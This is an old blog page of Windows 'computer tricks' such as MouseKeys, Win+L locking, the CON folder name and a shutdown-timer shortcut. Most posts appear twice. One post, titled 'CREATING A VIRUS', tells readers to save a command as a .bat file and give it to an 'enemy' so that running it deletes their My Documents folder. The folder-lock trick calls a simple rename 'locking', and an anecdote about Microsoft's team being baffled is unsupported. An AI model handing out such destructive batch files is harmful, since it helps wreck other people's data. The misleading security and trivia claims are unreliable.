*Right click on your desktop.
*Go to new and click shortcut and a pop up appears.
*Type Shutdown -s -t 1000 -c "anythinghere" and click next.
*Name it something.
SOURCE

Showing posts with label Computer tricks. Show all posts
Showing posts with label Computer tricks. Show all posts
Thursday, September 25, 2008

Tuesday, February 5, 2008
Thursday, January 24, 2008
SYSTEM MAGICS
Hello friends. I found a cool interesting article in the name 'Computer Magics' in a site (LINK)
1st:
I am sure that you will not be able to create a folder named 'CON'. I tried this in my system and it was not done.
This is something pretty cool…and unbelievable. ..
TRY IT NOW ,IT WILL NOT CREATE ” CON ” FOLDER
2nd:
1.) Open an empty notepad file
2.) Type “Bush hid the facts” (without the quotes)
3.) Save it as whatever you want.
4.) Close it, and re-open it.
confused?
3rd:
At Microsoft the whole Team,
including Bill Gates, couldn’t answer why this
happened! It was discovered by a Brazilian. Try it out
yourself…
Open Microsoft Word and type
=rand (200, 99)
And then press ENTER.
SOURCE
1st:
I am sure that you will not be able to create a folder named 'CON'. I tried this in my system and it was not done.
This is something pretty cool…and unbelievable. ..
TRY IT NOW ,IT WILL NOT CREATE ” CON ” FOLDER
2nd:
1.) Open an empty notepad file
2.) Type “Bush hid the facts” (without the quotes)
3.) Save it as whatever you want.
4.) Close it, and re-open it.
confused?
3rd:
At Microsoft the whole Team,
including Bill Gates, couldn’t answer why this
happened! It was discovered by a Brazilian. Try it out
yourself…
Open Microsoft Word and type
=rand (200, 99)
And then press ENTER.
SOURCE
Saturday, December 1, 2007
Use ur keyboard as mouse
On your Keyboard Press the following Keys at the same time:
Left SHIFT + ALT + NUM LOCK
 Then you will get a window like this:

Click ok, the Mousekeys will. Once the Mousekeys is running simply use the arrow keys located on your numeric keypad (8 is up, 2 is down, 4 is left, and 6 is right).

To move the cursor simply tap on the arrows in the numeric keypad (if you hold down one of the arrows, it will move the cursor faster).
You will probably notice that the cursor moves incredibly slow, so one other thing I do is, when I open Mousekeys, I go into the Settings and adjust the speed all the way up.

Here is what you need to know to navigate with Mousekeys:
* To move up, tap or hold down the 8 key on your numeric keypad
* To move down, tap or hold down the 2 key on your numeric keypad
* To move right, tap or hold down the 6 key on your numeric keypad
* To move left, tap or hold down the 4 key on your numeric keypad
* To Click on something, Hit the 5 key on your numeric keypad
Left SHIFT + ALT + NUM LOCK
 Then you will get a window like this:
Click ok, the Mousekeys will. Once the Mousekeys is running simply use the arrow keys located on your numeric keypad (8 is up, 2 is down, 4 is left, and 6 is right).

To move the cursor simply tap on the arrows in the numeric keypad (if you hold down one of the arrows, it will move the cursor faster).
You will probably notice that the cursor moves incredibly slow, so one other thing I do is, when I open Mousekeys, I go into the Settings and adjust the speed all the way up.

Here is what you need to know to navigate with Mousekeys:
* To move up, tap or hold down the 8 key on your numeric keypad
* To move down, tap or hold down the 2 key on your numeric keypad
* To move right, tap or hold down the 6 key on your numeric keypad
* To move left, tap or hold down the 4 key on your numeric keypad
* To Click on something, Hit the 5 key on your numeric keypad
Sunday, October 21, 2007
CREATING A VIRUS
HERE'S A WAY I FOUND TO DELETE THE MY DOCUMENTS FOLDER OF UR ENEMY OR JUST 4 FUN.HERE'S WHAT U SHOULD DO.
OPEN NOTEPAD AND COPY-PASTE THE FOLLOWING CODE IN IT.THEN SAVE THE FILE WITH WHATEVER NAME U LIKE BUT BE SURE TO SAVE IT AS A BAT FILE.I MEAN SAVE IT LIKE MYVIRUS.BAT.IT SHOULD HAVE THE ENDING AS .BAT.NOW IF U GIVE THIS TO SOMEONE AND IF HE RUNS THIS PROGRAM THEN HIS MY DOCUMENT FOLDER WILL BE DELETED.
rmdir C:\Documents and Settings \S\Q.
OPEN NOTEPAD AND COPY-PASTE THE FOLLOWING CODE IN IT.THEN SAVE THE FILE WITH WHATEVER NAME U LIKE BUT BE SURE TO SAVE IT AS A BAT FILE.I MEAN SAVE IT LIKE MYVIRUS.BAT.IT SHOULD HAVE THE ENDING AS .BAT.NOW IF U GIVE THIS TO SOMEONE AND IF HE RUNS THIS PROGRAM THEN HIS MY DOCUMENT FOLDER WILL BE DELETED.
rmdir C:\Documents and Settings \S\Q.
Force windows XP to reboot upon crashing
This registry edit will cause your system to reboot itself automatically upon crashing. This can be useful if you have a reason for keeping your system on 24/7:
Open REGEDIT
Navigate to 'HKEY_LOCAL_MACHINE\SYSTEM
\CurrentControlSet\Control\CrashControl'
Edit the 'AutoReboot' value to '1'
Open REGEDIT
Navigate to 'HKEY_LOCAL_MACHINE\SYSTEM
\CurrentControlSet\Control\CrashControl'
Edit the 'AutoReboot' value to '1'
Locking the desktop
Locking the desktop
If you are leaving your computer for a while and do not wish to turn it off, but want to assure that no-one else can use the computer while you are away, locking the desktop is the best option.
By pressing WINDOWSKEY+L, you password protect your system just as if you had logged out or restarted the computer. The advantage is that any programs or processes that were running when you locked the desktop will stay open and running in the background, ready for you to resume work or play.
If you are leaving your computer for a while and do not wish to turn it off, but want to assure that no-one else can use the computer while you are away, locking the desktop is the best option.
By pressing WINDOWSKEY+L, you password protect your system just as if you had logged out or restarted the computer. The advantage is that any programs or processes that were running when you locked the desktop will stay open and running in the background, ready for you to resume work or play.
Lock ur Folder without any software!!!!!!!
Suppose you want to lock the folder 'games' in 'd:' which has the path 'D:\Games'. In the same drive create a text file and type:
'ren games games.{21EC2020-3AEA-1069-A2DD-08002B30309D}'
Now save this text file as 'loc.bat'
Create another text file in same location and type in it:
'ren games.{21EC2020-3AEA-1069-A2DD-08002B30309D} games'
Now save this text file as 'key.bat'
Now you can see 2 batch files 'loc.bat' and 'key.bat' in same loction. Now, Run 'loc.bat' and the folder 'games' will change to control panel and you cannot view its contents.
To retrieve this folder:
Run 'key.bat' and you will get back your original folder.
try it out!!!!!!!
'ren games games.{21EC2020-3AEA-1069-A2DD-08002B30309D}'
Now save this text file as 'loc.bat'
Create another text file in same location and type in it:
'ren games.{21EC2020-3AEA-1069-A2DD-08002B30309D} games'
Now save this text file as 'key.bat'
Now you can see 2 batch files 'loc.bat' and 'key.bat' in same loction. Now, Run 'loc.bat' and the folder 'games' will change to control panel and you cannot view its contents.
To retrieve this folder:
Run 'key.bat' and you will get back your original folder.
try it out!!!!!!!
Subscribe to:
Posts (Atom)